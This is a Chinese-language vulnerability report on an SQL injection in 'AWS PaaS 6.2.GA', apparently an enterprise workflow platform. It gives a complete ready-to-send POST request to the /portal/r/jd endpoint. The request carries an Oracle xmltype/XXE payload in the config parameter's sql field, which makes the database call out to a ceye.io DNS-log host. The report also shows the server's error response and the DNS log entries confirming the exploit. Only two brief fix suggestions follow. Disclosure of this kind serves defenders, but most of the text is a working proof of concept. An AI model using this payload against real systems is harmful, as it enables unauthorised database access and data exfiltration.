AWS PaaS 6.2.GA Dnslog Injection

漏洞发现

发现者：Be4r
联系人邮箱：rudderlessdespair@gmail.com
漏洞编号：

漏洞介绍

所谓 SQL 注入，就是通过把 SQL 命令插入到 Web 表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令。具体来说，它是利用现有应用程序，将（恶意的）SQL 命令注入到后台数据库引擎执行的能力，它可以通过在 Web 表单中输入（恶意）SQL 语句得到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行 SQL 语句。

SQL 注入无回显，所以产生了 DNSlog 注入。DNS 在解析的时候会留下日志。因此，我们通过读取多级域名的解析日志，来获取信息。简单来说就是把信息放在高级域名中，传递到自己这，然后读取日志，获取信息。

影响产品

AWS PaaS 6.2.GA

漏洞评级

高

漏洞利用

通过发现，找到一个注入点在该处：
http://xx.xx.xx.xx:8088/portal/r/jd
完整的 payload POST 包如下：

```
POST /portal/r/jd HTTP/1.1
Host: xx.xx.xx.xx:8088
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
```

```
Referer: http:// xx.xx.xx.xx:8088/portal/r/or
Content-Length: 1290
Cookie: aws-form-ux-tab_c86ad273c1d000017dba8dc71e50f320=tab1; AWSWORKBENCHNAV=0; aws-form-ux-tab_c86c737372400001caa61c5c14104200=tab1; AWSLOGINUID=null; AWSLOGINPWD=null; AWSLOGINRSAPWD=null; JSESSIONID=41E362499A3CF3CEA0407A0E95A4BEC2
Connection: close

sid=16f6561f-f3a1-4351-8951-9e61822a8b02&cmd=CLIENT_UI_SELECT2_SOURCE&boEntityName=BO_EU_FINANCE_BTAD&boItemName=ORDER_NUMBER&config=%7b%22mapping%22%3a%7b%22source%22%3a%22AUFNR%22%2c%22target%22%3a%22this%22%7d%2c%22data%22%3a%7b%22sql%22%3a%22(select%20extractvalue(xmltype('%3c%3fxml%20version%3d%5c%221.0%5c%22%20encoding%3d%5c%22UTF-8%5c%22%3f%3e%3c!DOCTYPE%20root%20[%20%3c!ENTITY%20%25%20nkskp%20SYSTEM%20%5c%22http%3a%5c%2f%5c%2fxxxxx'%7c%7c'x.ceye.io%5c%2f%5c%22%3e%25nkskp%3b]%3e')%2c'%5c%2fl')%20from%20dual)%22%7d%2c%22exportDataValidity%22%3atrue%2c%22isAdvance%22%3afalse%2c%22display%22%3a%22AUFNR%22%2c%22dataType%22%3a%22localJDBC%22%2c%22length%22%3a%2220%22%2c%22boDefId%22%3a%224a691b8a-04fa-427a-906f-c6258ee76a02%22%2c%22mode%22%3a%22common%22%2c%22boUrlFormData%22%3a%7b%22hrefSelVal%22%3a%22nothing%22%7d%2c%22displayValue%22%3a%22%22%2c%22boItemId%22%3a%225f2d6801-0ad8-4962-9439-8b7657c753f7%22%2c%22columnType%22%3a%22TEXT%22%2c%22displayRule%22%3a%22%22%2c%22readonly%22%3afalse%2c%22isNullable%22%3atrue%2c%22valueTrans%22%3a%22%22%2c%22placeholder%22%3a%22%22%2c%22setunival%22%3atrue%2c%22processInstId%22%3a%227e38d81b-a58e-4540-80f7-74351dfa964e%22%2c%22taskInstId%22%3a%2246c9b5ce-5d06-442a-afa1-40e5c7295bcc%22%2c%22dataSource%22%3a[]%7d&bindValue=%7B%7D
```

POST 数据字段解码一下如下：


```
sid=16f6561f-f3a1-4351-8951-9e61822a8b02&cmd=CLIENT_UI_SELECT2_SOURCE&boEntityName=BO_EU_FINANCE_BTAD&boItemName=ORDER_NUMBER&config={"mapping":{"source":"AUFNR","target":"this"},"data":{"sql":"(select extractvalue(xmltype('<?xml version=\"1.0\" encoding=\"UTF-8\"?><!DOCTYPE root [ <!ENTITY % nkskp SYSTEM \"http:\/\/xxxxx'||'x.ceye.io\/\">%nkskp;]>'),'\/l') from dual)"},"exportDataValidity":true,"isAdvance":false,"display":"AUFNR","dataType":"localJDBC","length":"20","boDefId":"4a691b8a-04fa-427a-906f-c6258ee76a02","mode":"common","boUrlFormData":{"hrefSelVal":"nothing"},"displayValue":"","boItemId":"5f2d6801-0ad8-4962-9439-8b7657c753f7","columnType":"TEXT","displayRule":"","readonly":false,"isNullable":true,"valueTrans":"","placeholder":"","setunival":true,"processInstId":"7e38d81b-a58e-4540-80f7-74351dfa964e","taskInstId":"46c9b5ce-5d06-442a-afa1-40e5c7295bcc","dataSource":[]}&bindValue={}
```

可见，注入点在 config 参数下的[‘data’][‘sql’]处，payload:

(select extractvalue(xmltype('<?xml version=\"1.0\" encoding=\"UTF-8\"?><!DOCTYPE root [<!ENTITY % nkskp SYSTEM \"http:\/\/xxxxx'||'x.ceye.io\/\">%nkskp;]>'),'\/l') from dual)

注：xxxxxx.ceye.io 为个人 dns 记录地址，可在 ceye.io 注册使用；

使用 Burpsuite 提交上述 POST 包，结果如下：




```
POST /portal/r/jd HTTP/1.1
Host:                :8088
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://                :8088/portal/r/or
Content-Length: 1297
Cookie: aws-form-ux-tab_c86ad273c1d000017dba8dc71e50f320=tab1; AWSWORKBENCHNAV=0;
aws-form-ux-tab_c86c737372400001caa61c5c14104200=tab1; AWSLOGINUID=null; AWSLOGINPWD=null;
AWSLOGINRSAPWD=null; JSESSIONID=41E362499A3CF3CEA0407A0E95A4BEC2
Connection: close

sid=16f6561f-f3a1-4351-8951-9e61822a8b02&cmd=CLIENT_UI_SELECT2_SOURCE&boEntityName=BO_EU_FINAN
CE_BTAD&boItemName=ORDER_NUMBER&config=%7b%22mapping%22%3a%7b%22source%22%3a%22AUFN
R%22%2c%22target%22%3a%22this%22%7d%2c%22data%22%3a%7b%22sql%22%3a%22(select%20extractvalu
e(xmltype('%3c%3fxml%20version%3d%5c%221.0%5c%22%20encoding%3d%5c%22UTF-8%5c%22%3f%3e%3c!D
OCTYPE%20root%20[%20%3c!ENTITY%20%25%20nkskp%20SYSTEM%20%5c%22http%3a%5c%2f%5c%2fwhoam
                          .io%5c%2f%5c%22%3e%25nkskp%3b]%3e')%2c'%5c%2fl')%20from%20dual)%22%7d%2c%
22exportDataValidity%22%3atrue%2c%22isAdvance%22%3afalse%2c%22display%22%3a%22AUFNR%22%2c%22
dataType%22%3a%22localJDBC%22%2c%22length%22%3a%2220%22%2c%22boDefId%22%3a%224a691b8a-04
fa-427a-906f-c6258ee76a02%22%2c%22mode%22%3a%22common%22%2c%22boUrlFormData%22%3a%7b%2
2hrefSelVal%22%3a%22nothing%22%7d%2c%22displayValue%22%3a%22%22%2c%22boItemId%22%3a%225f2
d6801-0ad8-4962-9439-8b7657c753f7%22%2c%22columnType%22%3a%22TEXT%22%2c%22displayRule%22%3
a%22%22%2c%22readonly%22%3afalse%2c%22isNullable%22%3atrue%2c%22valueTrans%22%3a%22%22%2c%
22placeholder%22%3a%22%22%2c%22setunival%22%3atrue%2c%22processInstId%22%3a%227e38d81b-a58e-
4540-80f7-74351dfa964e%22%2c%22taskInstId%22%3a%2246c9b5ce-5d06-442a-afa1-40e5c7295bcc%22%2c%2
2dataSource%22%3a[]%7d&bindValue=%7B%7D
```

```
HTTP/1.1 200
Content-Type: application/json;charset=utf-8
Date: Thu, 20 Jun 2019 01:25:56 GMT
Connection: close
Content-Length: 159

{"msg":"内部错误(500)","result":"error","data":{"desc":"列表查询出错[boModel=BO_EU_FINANCE_BTAD][field=ORDER_NUMBER]"}
,"errorCode":"500","id":":RO;"}
```



ID	Name	Remote Addr	Created At (UTC+0)
12791820	io	146	2019-06-20 01:31:45
12791819	io	146	2019-06-20 01:31:45
12791818	io	148	2019-06-20 01:31:45
12791817	io	148	2019-06-20 01:31:45
12791816	io		2019-06-20 01:31:45
12791815	io	148	2019-06-20 01:31:45
12791814	io		2019-06-20 01:31:45

成功在 dns 查询到请求记录，所以执行 payload 成功。

修复建议

1. 使用预编译语句。
2. 过滤非法字符。